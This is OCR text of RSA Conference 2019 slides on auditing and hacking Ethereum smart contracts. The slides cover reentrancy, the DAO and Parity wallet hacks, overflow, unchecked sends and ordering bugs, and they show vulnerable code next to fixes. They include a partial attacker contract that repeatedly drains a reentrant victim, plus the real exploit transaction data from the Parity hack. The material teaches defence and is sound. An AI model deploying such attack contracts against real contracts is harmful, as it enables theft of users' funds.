RSAConference2019

San Francisco | March 4 – 8 | Moscone Center

BETTER.

SESSION ID: HT-F02


Advanced Smart Contract Hacking

Konstantinos Karagiannis

CTO, Security Consulting
BT
@KonstantHacker

#RSAC

When transactions aren't enough



"The key component is this idea of a Turing-complete blockchain"
--*Vitalik Buterin*

Meow—putting that computing power to use?

Smart contracts

Millions of reasons to hack smart contracts

Stephan Tual Follow

Slock.it Founder, Blockchain and Smart Contract Expert, Former CCO Ethereum

Jun 12 · 3 min read

No DAO funds at risk following the Ethereum smart contract 'recursive call' bug discovery

Our team is blessed to have
Advisor. During the early d
to his guidance we were m
Ethereum smart contracts.
"recursive call vulnerability
as can be seen on line 580:

WIRED

A $50 Million Hack Just Showed That the DAO Was All Too Human

SHARE

SHARE


TWEET

PIN

COMMENT 13

EMAIL

A $50 MILLION HACK JUST SHOWED THAT THE DAO WAS ALL TOO HUMAN



Problem isn't going away


Category	**#Candidates flagged** (*distinct*)	Candidates without source	#Validated	% of true positives
Prodigal	**1504** (*438*)	1487	1253	*97*
Suicidal	**1495** (*403*)	1487	1423	*99*
Greedy	**31,201** (*1524*)	31,045	1083	*69*
Total	34,200 (2,365)	34,019	3,759	89

Table 1: Final results using invocation depth 3 at block height BH. Column 1 reports number of flagged contracts, and the distinct among these. Column 2 shows the number of flagged which have no source code. Column 3 is the subset we sampled for concrete validation. Column 4 reports true positive rates; the total here is the average TP rate weighted by the number of validated contracts.


Solidity

Dev tools

- .sol files > bytecode > blockchain
- Atom with plugins:
  - language-ethereum
  - etheratom
- Remix: browser based



oyente and Manticore





```
root@4a03a4d198a5:/oyente/oyente# python oyente.py -s ../ReEntrancy.sol
WARNING:root:You are using evm version 1.8.2. The supported version is 1.7.3
WARNING:root:You are using solc version 0.4.21, The latest supported version is
0.4.19
INFO:root:contract ../ReEntrancy.sol:ReEntrancy:
INFO:symExec:    ============ Results ===========
INFO:symExec:      EVM Code Coverage:                      96.6%
INFO:symExec:      Integer Underflow:                      False
INFO:symExec:      Integer Overflow:                       False
INFO:symExec:      Parity Multisig Bug 2:                  False
INFO:symExec:      Callstack Depth Attack Vulnerability:   False
INFO:symExec:      Transaction-Ordering Dependence (TOD):  False
INFO:symExec:      Timestamp Dependency:                   False
INFO:symExec:      Re-Entrancy Vulnerability:              True
INFO:symExec:../ReEntrancy.sol:7:13: Warning: Re-Entrancy Vulnerability.
      if (!(msg.sender.call.value(amountToLose)())
INFO:symExec:    ====== Analysis Completed ======
root@4a03a4d198a5:/oyente/oyente#
```

MANTICORE

MAIAN

```
==========================================================================================
[ ] Compiling Solidity contract from the file example_contracts/ParityWalletLibrary.sol ...  Done
[ ] Connecting to PRIVATE blockchain emptychain  ... ESTABLISHED
[ ] Deploying contract .... confirmed at address: 0x9E536236ABF2288a7864C6A1AfaA4Cb98D464306
[ ] Contract code length on the blockchain :    16530  : 0x6060604052600436106101d5760...
[ ] Contract address saved in file: ./out/WalletLibrary.address
[ ] Check if contract is SUICIDAL

[ ] Contract address    : 0x9E536236ABF2288a7864C6A1AfaA4Cb98D464306
[ ] Contract bytecode   : 6060604052600436106101d576000357c0100000000000000...
[ ] Bytecode length     : 16528
[ ] Blockchain contract: True
[ ] Debug               : False

[ ] Search with call depth: 1   : 1111111111111111111111
[ ] Search with call depth: 2   : 111222222222222222222222222222222222222222222222222222222222

[-] Suicidal vulnerability found!

    The following 2 transaction(s) will trigger the contract to be killed:
    -Tx[1] :e46dcfeb 0000000000000000000000000000000000000000000000000000000000000040 000000000000000
0000000000000000000000000000000000000000000000000000 0000000000000000000000000000000000000000000000000000
000000000000
    -Tx[2] :cbf0b0c0

    The transactions correspond to the functions:
    -initWallet(address[],uint256,uint256)
    -kill(address)

[ ] Confirming suicide vulnerability on private chain ... ..... tx[0] mined ........ tx[1] mined
    Confirmed ! The contract is suicidal !
```



Methodology

- Interview devs
- Review .sol file
- Try compiling
- Dissect code flow
- Run oyente (cross fingers)
- Run Manticore
- Run MAIAN
- Manually check for following vulns…

Reentrancy

```
contract ReEntrancy {

  mapping (address => uint) private expendableTokens;

  function stealTokens() public {
      uint amountToLose = expendableTokens[msg.sender];
      if (!(msg.sender.call.value(amountToLose)())) { throw; }
      expendableTokens[msg.sender] = 0;
  }
}
```

Leave off the first “re-” for savings

```
contract Entrancy {

  mapping (address => uint) private expendableTokens;

  function stealTokens() public {
      uint amountToLose = expendableTokens[msg.sender];
      expendableTokens[msg.sender] = 0;
      if (!(msg.sender.call.value(amountToLose)())) { throw; }
  }
}
```

Writing a contract to attack a contract

```
1   import "ReEntrancy.sol";
2
3     contract ContractAttack {
4       ReEntrancy r;
5       uint public count;
6
7       event PayMeOnRepeat(uint c, uint balance);
8
9       function ContractAttack(address victim) {
10        r = ReEntrancy(victim);
11      }
12
13      function steal() {
14        r.stealTokens();
15      }
16
17      function () payable {
18        count++;
19        PayMeOnRepeat(count, this.balance);
20        if (count < 1000) {
21          r.stealTokens();
```

Reentrancy (and irony) in the dao code

```
// Burn DAO Tokens
        Transfer(msg.sender, 0, balances[msg.sender]);
        withdrawRewardFor(msg.sender); // be nice, and get his rewards
        totalSupply -= balances[msg.sender];
        balances[msg.sender] = 0;
        paidOut[msg.sender] = 0;
        return true;
    }
```

Default public – Parity wallet hack

```diff
@@ -104,7 +104,7 @@ contract WalletLibrary is WalletEvents {

   // constructor is given number of sigs required to do protected "onlymanyowners" transactions
   // as well as the selection of addresses capable of confirming them.
-  function initMultiowned(address[] _owners, uint _required) {
+  function initMultiowned(address[] _owners, uint _required) internal {
     m_numOwners = _owners.length + 1;
     m_owners[1] = uint(msg.sender);
     m_ownerIndex[uint(msg.sender)] = 1;
@@ -198,7 +198,7 @@ contract WalletLibrary is WalletEvents {
   }

   // constructor - stores initial daily limit and records the present day's index.
-  function initDaylimit(uint _limit) {
+  function initDaylimit(uint _limit) internal {

+
   // constructor - just pass on the owner array to the multiowned and
   // the limit to daylimit
-  function initWallet(address[] _owners, uint _required, uint _daylimit) {
+  function initWallet(address[] _owners, uint _required, uint _daylimit) only_uninitialized {
```

initWallet

Overview | Comments

Transaction Information

Tools & Utilities

TxHash:	0x9dbf0326a03a2a3719c27be4fa69aacc9857fd231a8d9dcaede4bb083def75ec
Block Height:	4043800 (28739 block confirmations)
TimeStamp:	6 days 5 hrs ago (Jul-19-2017 12:18:15 PM +UTC)
From:	0xb3764761e297d6f121e79c32a65829cd1ddb4d32 (MultisigExploit-Hacker)
To:	Contract 0xbec591de75b8699a3ba52f073428822d0bfc0d7e
Value:	0 Ether ($0.00)
Gas Limit:	82703
Gas Price:	0.000000021 Ether (21 Gwei)
Gas Used By Txn:	66839
Actual Tx Cost/Fee:	0.001403619 Ether ($0.29)
Cumulative Gas Used:	1283734
Nonce:	5

Input Data:

```
Function: initWallet(address[] _owners, uint256 _required,
uint256 _daylimit) ***

MethodID: 0xe46dcfeb
[0]:0000000000000000000000000000000000000000000000000000000000000000
00000060
[1]:0000000000000000000000000000000000000000000000000000000000000000
00000000
```

Convert To Ascii

execute

Overview | Internal Transactions | Event Logs | Comments

Transaction Information

Tools & Utilities

TxHash:	0xeef10fc5170f669b86c4cd0444882a96087221325f8bf2f55d6188633aa7be7c
Block Height:	4043802 (28738 block confirmations)
TimeStamp:	6 days 5 hrs ago (Jul-19-2017 12:19:36 PM +UTC)
From:	0xb3764761e297d6f121e79c32a65829cd1ddb4d32 (MultisigExploit-Hacker)
To:	Contract 0xbec591de75b8699a3ba52f073428822d0bfc0d7e TRANSFER 82,189 Ether to → 0xb3764761e297d6f121...
Value:	0 Ether ($0.00)
Gas Limit:	78926
Gas Price:	0.000000021 Ether (21 Gwei)
Gas Used By Txn:	58433
Actual Tx Cost/Fee:	0.001227093 Ether ($0.25)
Cumulative Gas Used:	1821881
Nonce:	6
Input Data:	

```
Function: execute(address _to, uint256 _value, bytes _data)
***

MethodID: 0xb61d27f6
[0]:000000000000000000000000b3764761e297d6f121e79c32a65829cd
1ddb4d32
[1]:0000000000000000000000000000000000000000000000116779808c03
e4140000
```

Convert To Ascii

Parity multisig wallet hack 2

devops199 commented 22 hours ago • edited

I accidentally killed it.

https://etherscan.io/address/0x863df6bfa4469f3ead0be8f9f2aae51c91a907b4

Parity 2 transactions

```
Function: initWallet(address[] _owners, uint256 _required, uint256
_daylimit)
MethodID: 0xe46dcfeb
[0]:0000000000000000000000000000000000000000000000000000000000000060
[1]:0000000000000000000000000000000000000000000000000000000000000000
[2]:0000000000000000000000000000000000000000000000000000000000000000
[3]:0000000000000000000000000000000000000000000000000000000000000001
[4]:000000000000000000000000ae7168deb525862f4fee37d987a971b385b96952
```

```
Function: kill(address _to)
MethodID: 0xcbf0b0c0
[0]:000000000000000000000000ae7168deb525862f4fee37d987a971b385b96952
```

Not going with the (over)flow

$2^{256} - 1$

Features Business Explore Marketplace Pricing

OpenZeppelin / **zeppelin-solidity**

Code | Issues 104 | Pull requests 49 | Wiki | Insights

Branch: master | zeppelin-solidity / contracts / math / SafeMath.sol

frangio Update to Truffle 4.1.5 and Ganache 6.1.0 (#876)

7 contributors

49 lines (42 sloc) | 1.12 KB

```
pragma solidity ^0.4.21;


/**
 * @title SafeMath
 * @dev Math operations with safety checks that throw on error
 */
library SafeMath {

  /**
  * @dev Multiplies two numbers, throws on overflow.
  */
  function mul(uint256 a, uint256 b) internal pure returns (uint256) {
    if (a == 0) {
      return 0;
    }
    uint256 c = a * b;
    assert(c / a == b);
    return c;
```

Unchecked send in king of the ether

GitHub, Inc. [US] | https://github.com/kieranelby/KingOfTheEtherThrone/blob/v0.4.0/contr


```
        uint compensation = valuePaid - wizardCommission;

        if (currentMonarch.etherAddress != wizardAddress) {
            currentMonarch.etherAddress.send(compensation);
        } else {
            // When the throne is vacant, the fee accumulates for the wizard.
        }

```

Unchecked send

```
if (kingOfLosingDone && !( compensationSent ) ) {
  monarch.send(500);
  compensationSent = True;
}
```

```
if (kingOfLosingDone && !( compensationSent ) ) {
  if (monarch.send(500))
    compensationSent = True;
  else throw;
}
```

Gas limits


BEST BLOCK
#3,998,936
UNCLES (CURRENT / LAST 50)
0/5
LAST BLOCK
9s ago
ACTIVE NODES 52/53
GAS PRICE 21 gwei
GAS LIMIT 6705843 gas
BLOCK TIME
DIFFICULTY
BLOCK PROPAGATION
UNCLE COUNT (25 BLOCKS PER BAR)
TRANSACTIONS
GAS SPENDING
GAS LIMIT
ATTENTION!
This page does not represent the entire state of the ethereum network - listing a node on this page is a voluntary process.
bitwest Parity/v1.6.8-beta-c396229-20170608/x86_64-linux-gnu/rustc1.17.0 47 ms 200 0 #3,998,936 bb89e81d...aee7aea4 467,871,074,456,974,600,000 44 0 8 s ago 0 ms 645 ms 100%
chfast.golem Geth/v1.6.6-stable-10a45cb5/linux-amd64/go1.8.3 82 ms 4.2 MH/s 222 109 #3,998,936 e5178d17...aa9c20e2 467,871,074,456,974,600,000 53 0 9 s ago 0 ms 176 ms 100%

Withdraw don't send

```
contract SendContract {
    address public richest;
    uint public mostSent;

    function SendContract() payable {
        richest = msg.sender;
        mostSent = msg.value;
    }

    function becomeRichest() payable returns (bool) {
        if (msg.value > mostSent) {
            richest.transfer(msg.value);
            richest = msg.sender;
            mostSent = msg.value;
            return true;
        } else {
            return false;
```

Withdrawn not sent

```
contract WithdrawalContract {
    address public richest;
    uint public mostSent;

    mapping (address => uint) pendingWithdrawals;

    function WithdrawalContract() payable {
        richest = msg.sender;
        mostSent = msg.value;
    }

    function becomeRichest() payable returns (bool) {
        if (msg.value > mostSent) {
            pendingWithdrawals[richest] += msg.value;
            richest = msg.sender;
            mostSent = msg.value;
            return true;
        } else {
            return false;
        }
    }

    function withdraw() {
        uint amount = pendingWithdrawals[msg.sender];
        pendingWithdrawals[msg.sender] = 0;
        msg.sender.transfer(amount);
```

Transaction-ordering dependence

```
contract Puzzle{
  address public owner;
  bool public locked;
  uint public reward;
  bytes32 public diff;
  bytes public solution;

  function Puzzle(){
    owner = msg.sender;
    reward = msg.value;
    locked = false;
    diff = bytes32(11111);
  }

```

```
  function(){
    if (msg.sender == owner){
      if (locked) throw;
      owner.send(reward);
      reward = msg.value;
    }
    else
      if (msg.data.length > 0){
        if (locked) throw;
        if (sha256(msg.data) < diff){
          msg.sender.send(reward);
          solution = msg.data;
          locked = true;
        }
```

Transaction-ordering dependence

```
contract Puzzle{
  address public owner;
  bool public locked;
  uint public reward;
  bytes32 public diff;
  bytes public solution;

  function Puzzle(){
    owner = msg.sender;
    reward = msg.value;
    locked = false;
    diff = bytes32(11111);
  }

  function(){
    if (msg.sender == owner){
      if (locked) throw;
      owner.send(reward);
      reward = msg.value;
    }
    else
      if (msg.data.length > 0){
        if (locked) throw;
        if (sha256(msg.data) < diff){
          msg.sender.send(reward);
          solution = msg.data;
          locked = true;
        }
```

Call-stack depth limit

```
INFO:symExec:    ============ Results ===========
INFO:symExec:      EVM Code Coverage:                      99.5%
INFO:symExec:      Parity Multisig Bug 2:                  False
INFO:symExec:      Callstack Depth Attack Vulnerability:   False
INFO:symExec:      Transaction-Ordering Dependence (TOD):  False
INFO:symExec:      Timestamp Dependency:                   False
INFO:symExec:      Re-Entrancy Vulnerability
INFO:symExec:    ====== Analysis Completed ==
```

Ethereum
@ethereumproject

Following

Announcement of imminent hard fork for EIP150 gas cost changes:

Announcement of imminent hard fork for EIP150 gas cost...
During the last couple of weeks, the Ethereum network has been the target of a sustained attack. The attacker(s) have been very crafty in locating vulnerabilities in the client implementations as...
blog.ethereum.org

